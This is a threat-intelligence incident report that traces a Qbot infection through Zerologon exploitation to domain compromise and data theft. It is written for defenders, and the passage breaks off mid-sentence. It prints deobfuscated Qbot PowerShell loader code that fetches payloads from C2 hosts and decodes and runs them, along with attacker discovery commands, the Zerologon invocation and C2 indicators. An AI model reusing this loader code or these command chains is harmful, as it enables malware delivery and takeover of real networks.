THE DFIR REPORT

Real Intrusions by Real Attackers, The Truth Behind the Intrusion

adfind cobaltstrike Qbot

Qbot and Zerologon Lead To Full Domain Compromise

February 21, 2022

In this intrusion (from November 2021), a threat actor gained its initial foothold in the environment through the use of Qbot (a.k.a. Quakbot/Qakbot) malware.
Soon after execution of the Qbot payload, the malware established C2 connectivity and created persistence on the beachhead.
Successful exploitation of the Zerologon vulnerability (CVE-2020-1472) allowed the threat actors to obtain domain admin privileges.
This level of access was abused to deploy additional Cobalt Strike beacons and consequently pivot to other sensitive hosts within the network. The threat actor then exfiltrated sensitive documents from the environment before being evicted from the network.

Summary

The threat actors gained initial access to a Windows workstation through the execution of a malicious DLL. The first activity of QBot was seen 5 minutes after the DLL was executed. Various automated discovery commands were used to map the network topology, retrieve local group member information, and list available file shares/privileges of the infected user.

Following the first discovery stage, Qbot dropped another malicious DLL and created a scheduled task to obtain persistence. The scheduled task's primary purpose was to execute a (base64-encoded) PowerShell Cobalt Strike beacon every 30 minutes.
Once the threat actors established persistence, they continued with enumerating the environment by mapping out the Active Directory environment using tools such as Nltest, net and ADFind.


Upon the identification of one of the domain controllers, the attackers proceeded to exploit the ZeroLogon vulnerability. The executable used bears striking similarity to the one used in a previous case From Zero to Domain Admin based on command line arguments and the overall execution of the exploit. The executable named cool.exe resets the domain controller password to an empty string, retrieves the Domain Admin password Hash, and installs a service on the DC to reset the DC password so as to not break Active Directory operations.
The domain admin hash was then used on the beachhead through an over-pass-the-hash attack. After having domain admin privileges, they proceeded with deploying Cobalt Strike Beacons on a file server and another domain controller, which allowed them to pivot to those servers.
Finally, documents were stolen and exfiltrated through Cobalt Strike encrypted C2 channel (HTTPS). To conclude this case, the threat actors were evicted from the network before they completed any further objectives.


Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as QBot, Cobalt Strike, BazarLoader, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here.

We also have artifacts and IOCs available from this case such as memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.

Timeline


Qbot and Zerologon Lead To Full Domain Compromise
16:31 UTC Initial Qbot DLL execution on Beachhead
rundll32.exe C:\Users\REDACTED\e2bc969424adc97345ac8l194d316f58da3862laad3ca7ae27e40a8fae582987.dll,#1
16:37 First Qbot C2 activity and discovery activity
net localgroup, net share, net view /all, netstat -nao, rout print, ...
16:40 DLL dropped by Qbot
16:40 Scheduled task created for persistence
base64 encoded PowerShell script executed every 30 minutes
16:46 C2 begins - Cobalt Strike
5.255.98.144:8888
dxabt.com
17:00 Cobalt Strike discovery
nltest.exe /domain_trusts
nltest.exe /all_trusts
net group "domain admins" /domain
net group "domain controllers" /domain
ping -n 1 DOMAINCONTROLLER
17:03 ZeroLogon exploit on the first Domain Controller
Password of DC was changed
Service was installed on the DC
17:10 Cobalt Strike Beacon via service installation on the Domain Controller
17:12 ADFind discovery from Beachhead
find.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName
17:12 Over-Pass-The-Hash performed with DA hash on Beachhead
17:15 Cobalt Strike Beacon via service Installation on another Domain Controller
17:31 Security software discovery + Ping + ADFind on the second Domain Controller
cmd.exe /C wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value
cmd.exe /C C:\REDACTED\find.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName > C:\REDACTED\tce.csv
cmd.exe /C ping -n 1 SERVER
17:35 UTC Cobalt Strike Beacon via service installation on a file server
17:37 UTC RDP connection from BeachHead to Domain Controller and a file server




Analysis and reporting completed by @pigerlin & @MetallicHack

Reviewed by @ICSNick & @kostastsale

Initial Access

The threat actor gained their initial access through the execution of a malicious DLL. Traditionally Qbot is delivered via email using malicious documents that then downloads the malicious DLL. In this case, however, the execution started directly from the qbot DLL found here.
The execution chain for this QBot infection can be seen below:




Execution

QBot PowerShell analysis

We analyzed the registry path and associated keys that were queried by the scheduled task `HKCU:\SOFTWARE\Pvoeooxf` and discovered that three keys were created containing base64 encoded values. Decoding the values resulted in:
1. Copy of QBot DLL
2. String of QBot C2 IP-addresses separated by a semicolon.
3. Obfuscated PowerShell script that is referenced by the scheduled task.

	Value Name	Value Type	Data
1	nxjrup	RegSz	TVpQAAIAAAAEAA8A//8AALgAAAAAAAAAQAAaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAALoQAA4ftAnNIbgBTM0hkJBUaGlzIHByb2dyYW0gbXVzdCBiZSByd...
2	tdeblspmzpb	RegSz	MTg4LjI3LjExOS4yNDM6NDQzOzE5Ny44OS4xMDkuMTg3OjQ0MzsxMTcuMjQ4LjEwOS4zODoyMTs5OS40Mi4xOS4xMDo0NDM7MTg5LjEzNS42MS4yMjY6NDQzOzM3LjIwOC4xNjIuMjc6NDQ...
3	yzbbvhhdypa	RegSz	JEt0ZEggPSAiezA0OThEMjk3LTM1OTQtNDFFNy04RDMzLUQwMUQ5Q0Y1NkIzOH0iDQokUGdaWWpESyA9ICJrZmRvcGk4MjgxODIiDQokZF9JUCA9ICIvemtyIg0KJExuZ3dnRlJ5dEogPSAibn...

The PowerShell script (triggered by the scheduled task) starts off a chain of events which is illustrated below:



When run for the first time, the script creates a new registry key entry in the same path, saving the date of execution. It then verifies upon execution if the creation date key of this registry key is older than 4 hours.

```
function EjSok()
{
    $XtqpDJ = (Get-ItemProperty -Path $tvDQbLr).$WQudUrNwDr
    if (! $XtqpDJ) {
        return 1
    }
    $vRONdfU = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($XtqpDJ))
    $JfKiixa = Get-Date -Date $vRONdfU
    $JfKiixa = $JfKiixa.AddHours(4)
    if ((Get-Date) -gt $JfKiixa) {
        return 0
    }
    return 2
}
```

Based on the outcome, it will either: (1) retrieve the base64-encoded Qbot payload from the Windows Registry, decode it, save it on the file system and execute it.

```
function UQTV()
{
    $MwmmBxnVjO = Get-Random
    $RBnYwaG = (Get-ItemProperty -Path $tvDQbLr).$LngwgFRytJ
    if ($RBnYwaG) {
        $_f_zhkPw = "$env:TEMP\\$($MwmmBxnVjO)1.dll"
        $fPsS = [System.Convert]::FromBase64String($RBnYwaG)
        [System.IO.File]::WriteAllBytes($_f_zhkPw, $fPsS)
        Start-Process -FilePath "regsvr32.exe" -ArgumentList "$_f_zhkPw"
```

OR (2) Fetch the QBot payload remotely using one of the active C2 IPs using the `Invoke-WebRequest` PowerShell module:

```
function __NOxzyOQT([string]$RGNDm)
{
    $ekanByiPK = "https://$($RGNDm)$($d_IP)?n=$($PgZYjDK)"
    try
    {
        $kArvTQZY = Invoke-WebRequest -UseBasicParsing -Uri $ekanByiPK -DisableKeepAlive
        $zCdUzfmhD = $kArvTQZY.StatusCode
        if ($kArvTQZY.Headers.'Content-Type') {
            $JACjQ = $kArvTQZY.Content
        } else {
            $JACjQ = [System.Text.Encoding]::ASCII.GetString($kArvTQZY.Content)
        }
```

The PS script contains built-in logic to execute various types of payloads including batch and Visual Basic files.


```
switch ($UMMtDg[0])
{
    0 {
    }
    1 {
        $HlhJSNzeM = "$env:TEMP\\$($MwmmBxnVjO).dll"
        $ZCeNBLpm = [System.Convert]::FromBase64String($UMMtDg[2])
        [System.IO.File]::WriteAllBytes($HlhJSNzeM, $ZCeNBLpm)
        Start-Process -FilePath "regsvr32.exe" -ArgumentList "$($HlhJSNzeM)"
    }
    2 {
        $HlhJSNzeM = "$env:TEMP\\$($MwmmBxnVjO).exe"
        $ZCeNBLpm = [System.Convert]::FromBase64String($UMMtDg[2])
        [System.IO.File]::WriteAllBytes($HlhJSNzeM, $ZCeNBLpm)
        Start-Process "$($HlhJSNzeM)"
    }
    3 {
        $BpLv = IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($UMMtDg[2])))
    }
    4 {
        $geLRhCE = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($UMMtDg[2]))
        Start-Process "cmd.exe" "/c $($geLRhCE)"
    }
    5 {
        $HlhJSNzeM = "$env:TEMP\\$($MwmmBxnVjO).bat"
        $ZCeNBLpm = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($UMMtDg[2]))
        $ZCeNBLpm | Out-File -Encoding ASCII -FilePath $HlhJSNzeM
        Start-Process "$($HlhJSNzeM)"
    }
    6 {
        $HlhJSNzeM = "$env:TEMP\\$($MwmmBxnVjO).vbs"
        $ZCeNBLpm = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($UMMtDg[2]))
        $ZCeNBLpm | Out-File -Encoding ASCII -FilePath $HlhJSNzeM
        Start-Process "$($HlhJSNzeM)"
    }
```

The encoded QBot DLL that was stored in the registry, was dropped in the directory `%APPDATA%\Roaming\Microsoft\Fdopitcu`. The unsigned DLL, with descriptor `Cancel Autoplay 2` was executed using `regsvr32.exe`

```
LogName=Security
EventCode=4688
EventType=0
ComputerName=
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=38489
Keywords=Audit Success
TaskCategory=Process Creation
OpCode=Info
Message=A new process has been created.

Creator Subject:
        Security ID:            S-1-5-21-853439379-3680187918-914098032-1115
        Account Name:
        Account Domain:
        Logon ID:               0x741A48

Target Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Process Information:
        New Process ID:         0x1758
        New Process Name:       C:\Windows\SysWOW64\regsvr32.exe
        Token Elevation Type:   %%1936
        Mandatory Label:                S-1-16-8192
        Creator Process ID:     0x1958
        Creator Process Name:   C:\Windows\SysWOW64\explorer.exe
        Process Command Line:   regsvr32.exe -s "C:\Users\                \AppData\Roaming\Microsoft\Fdopitcu\qwkrfxkgymyv.dll"
```

```
Message=Image loaded:
RuleName: technique_id=T1073,technique_name=DLL Side-Loading
UtcTime:
ProcessGuid: {6634681a-8d67-6192-3212-000000000500}
ProcessId: 5976
Image: C:\Windows\SysWOW64\regsvr32.exe
ImageLoaded: C:\Users\          \AppData\Roaming\Microsoft\Fdopitcu\qwkrfxkgymyv.dll
FileVersion: 2.0.0.0
Description: Cancel Autoplay 2
Product: -
Company: -
OriginalFileName: -
Hashes: SHA1=7CA650945223EAB088F43FD472E3592BE2ED9D32,MD5=312E52B4109741893F17BC52408410 0F,SHA256=4D3B10B338912E7E1CBADE226A1E344B2B4AEBC1AA2297CE495E27B2B0B5C92B,IMPHASH=00000000000000000000000000000000
Signed: false
Signature: -
SignatureStatus: Unavailable
```

Upon execution of this second-stage DLL, various registry keys were created in `HKCU\Software\Microsoft\Yerqbqokc`. In addition, a new instance of explorer.exe (32-bit) was started and injected into.



The registry keys contain eight-character long hex strings for which we believe is part of the malware's encrypted config.

Value Name	Value Type	Data	Value Slack
e5cd6043	RegBinary	61-06-2A-56-B2-94-BD-EA-F3-67-29-9F-3F-56-EB-17...	6F-66
d052b00d	RegBinary	66-5C-5D-D0-3D-87-F6-1F-A1-92-3A-54-33-4C-82-7...	00
d2139071	RegBinary	C0-93-54-0D-2F-20-CB-70-6F-59-2A-76-0B-52-3F-83...	08-00-68-46-09-00
6aaff714	RegBinary	45-DD-D4-98-08-BC-F7-3E-C8-11-F0-D8-4D-8B-B4-A...	
17a7b89e	RegBinary	AF-64-9B-02-05-AD-10-D5-45-26-88-C9-9C-D5-1C-8...	00-53-00-68-00
af1bdffb	RegBinary	26-13-9B-45-1C-4D-7C-91-3A-F7-E4-27-7E-B9-9A-A...	00-00-00
68eed768	RegBinary	3B-8B-9A-46-04-E9-64-80-A9-62-AD-CE-F8-F2-E8-A...	70-54-79-70-65-00
9a840fb5	RegBinary	35-AE-08-F6-9D-ED-47-D4-6A-89-FB-E6-5F-36-D4-B...	00-18-87-09-00
4d8588b4	RegBinary	46-A7-DC-18-3B-3A-F3-70-93-3A-62-67-8A-26-76-0...	45-00
574a6093	RegBinary	38-6F-A2-42-DA-88-FF-2F-2E-B4-0B-B3-A5-6F-BC-3...	
45ffcf7d	RegBinary	EA-A6-32-8C-4E-86-25-C2-E2-B8-44-18-8C-10-D1-D...	
609490a1	RegBinary	3F-0A-25-2D-51-7F-78-5A-E3-CA-07-5C-D8-72-13-F...	64-20-33-29-37-C9-42
38f780f7	RegBinary	28-40-56-B1-F7-F5-15-8F-D4-89-AF-39-42-55-60-03...	
8831a05b	RegBinary	A6-9F-61-78-B6-72-0D-20-9A-B3-50-29-E5-EC-1E-BB...	34

Persistence

Scheduled Task/Job – Scheduled Task On Beachhead

The scheduled task created by Qbot was set to run every 30 minutes and executes a base64 encoded payload stored in the Windows Registry.

```
schtasks.exe /Create /F /TN "{97F2F70B-10D1-4447-A2F3-9
```

```
LogName=Microsoft-Windows-TaskScheduler/Operational
EventCode=106
EventType=4
ComputerName=
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-TaskScheduler
Type=Information
RecordNumber=2717
Keywords=None
TaskCategory=Task registered
OpCode=Info
Message=User  registered Task Scheduler task "\{97F2F70B-10D1-4447-A2F3-9B070C86E261}"
```

```
LogName: Microsoft-Windows-TaskScheduler/Operational
EventCode: 106
Message: Task scheduler Task Registered
```

Privilege Escalation

Thirty minutes after gaining initial access, the threat actors ran an executable file on the beachhead to exploit CVE-2020-1472, Zerologon.

The executable was named “cool.exe” :

```
C:\Windows\system32\cmd.exe /C cool.exe [DC IP ADDRESS]
```

```
UtcTime:
ProcessGuid: {6634681a-92da-6192-a412-000000000500}
ProcessId: 8672
Image: C:\Windows\SysWOW64\cmd.exe
FileVersion:
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /C cool.exe Domain Controller IP Domain.local Administrator -c "taskkill /f /im explorer.exe"
CurrentDirectory:
```

Three milliseconds after the Zerologon exploit, an event 4742 “A computer account was changed.” was generated on the targeted Domain Controller.


As explained in a detailed blog from CrowdStrike, the ZeroLogon CVE relies on the AES-CFB8 algorithm used with a zero IV :

> “In order to use AES-CFB8 securely, a random initialization vector (IV) needs to be generated for every plaintext to be encrypted using the same key. However, the ComputeNetlogonCredential function sets the IV to a fixed value of 16 zero bytes. This results in a cryptographic flaw in which encryption of 8-bytes of zeros could yield a ciphertext of zeros with a probability of 1 in 256. Another implementation issue that allows this attack is that unencrypted Netlogon sessions aren’t rejected by servers (by default). The combination of these two flaws could allow an attacker to completely compromise the authentication, and thus to impersonate a server of their choice.”

As we can see on the network captures, a brute-force attack was performed in order to spoof the identity of the domain controller :

```
Protocol      Info
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  [TCP Spurious Retransmission] NetrServerAuthenticate2 response, STATUS_ACCESS_DE…
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
RPC_NETLOGON  [TCP Previous segment not captured] NetrServerAuthenticate2 response, STATUS_ACC…
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
RPC_NETLOGON  NetrServerReqChallenge response
RPC_NETLOGON  NetrServerAuthenticate2 response
RPC_NETLOGON  NetrServerPasswordSet2 response[Malformed Packet]
RPC_NETLOGON  NetrLogonSamLogonWithFlags response
```

After the end of the brute force traffic, we can see a single instance where a the exploit has completed successfully.




After being successfully authenticated, the DC password was set:

